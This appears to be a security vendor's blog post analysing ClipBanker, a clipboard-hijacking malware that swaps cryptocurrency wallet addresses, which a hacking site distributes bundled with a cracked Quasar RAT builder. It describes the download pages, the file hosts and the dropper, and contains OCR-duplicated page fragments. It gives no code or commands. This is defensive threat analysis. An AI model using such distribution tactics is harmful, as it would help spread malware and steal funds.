Posted on March 23, 2022

Distribution of ClipBanker Disguised as Malware Creation Tool

The ASEC analysis team has recently discovered a distribution of ClipBanker disguised as a malware creation tool. ClipBanker is a malware that monitors the clipboard of the infected system. If a string for a coin wallet address is copied, the malware changes it to the address designated by the attacker.

Such type of malware has been continuously distributed since the past.

The website that distributes ClipBanker is called ‘Russia black hat’ as shown below. It has various programs related to hacking, including malware creation tools.





Figure 1. Website that distributes ClipBanker

This means that the attacker is distributing both malware creation tools and malware to other attackers. As such, ClipBanker may be installed in the systems of the attackers who installed the tool.

The download page for each malware creation tool shows a description of the malware with the download URL displayed below. There are multiple malware posts in the website, but the explanations in this blog post are based on the post for Quasar RAT malware. The webpage for the malware has a brief description of Quasar RAT and a download link.

Quasar RAT v1.3 Cracked

Virus Bot Trojan . 04-Jan, 04:239 . Bilal Khan . 1 044 . 0



Quasar RAT v1.3 Cracked

Free, Open-Source Remote Administration Tool for Windows

Quasar is a fast and light-weight remote administration tool coded in C#. The usage ranges from user support through


LATEST TOP NEWS RANDOMLY

PEGASUS LIME HVNC

HOME ABOUS US DISCLAIMER PRIVACY POLICY COOKIES POLICY TERMS AND CONDITIONS REPORT DMCA CONTACT US

Quasar RAT v1.3 Cracked

Virus Bot Trojan . 04-Jan, 04:239 . Bilal Khan . 1 044 . 0



Quasar RAT v1.3 Cracked


Free, Open-Source Remote Administration Tool for Windows


Quasar is a fast and light-weight remote administration tool coded in C#. The usage ranges from user support through

LATEST TOP NEWS RANDOMLY

PEGASUS LIME HVNC

Figure 2. Webpage for downloading malware creation tool — 1





Computer Commands (Restart, Shutdown, Standby)
Keylogger (Unicode Support)
Reverse Proxy (SOCKS5)
Password Recovery (Common Browsers and FTP Clients)
Registry Editor
Download Link 1
Download Link 2
Download Link 3
CALENDAR
« MARCH 2022 »
MON TUE WED THU FRI SAT SUN
1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 31

Figure 3. Webpage for downloading malware creation tool — 2

The links connect to Mirrored.to, anonfiles, and MEGA respectively, downloading the same rar compressed file.

Figure 4. Download page for anonfiles malware




Figure 5. Download page for MEGA malware

Decompressing the downloaded file will create a dropper developed with WinRAR Sfx. The dropper contains a malware creation tool for Quasar RAT and ClipBanker, creating files in the designated path as shown below when it run.




Figure 6. Running dropper

When decompressed, the dropper creates files related to the Quasar RAT builder and crack.exe on the designated path. Quasar RAT builder is “Quasar.exe”, and it is run normally as shown below.

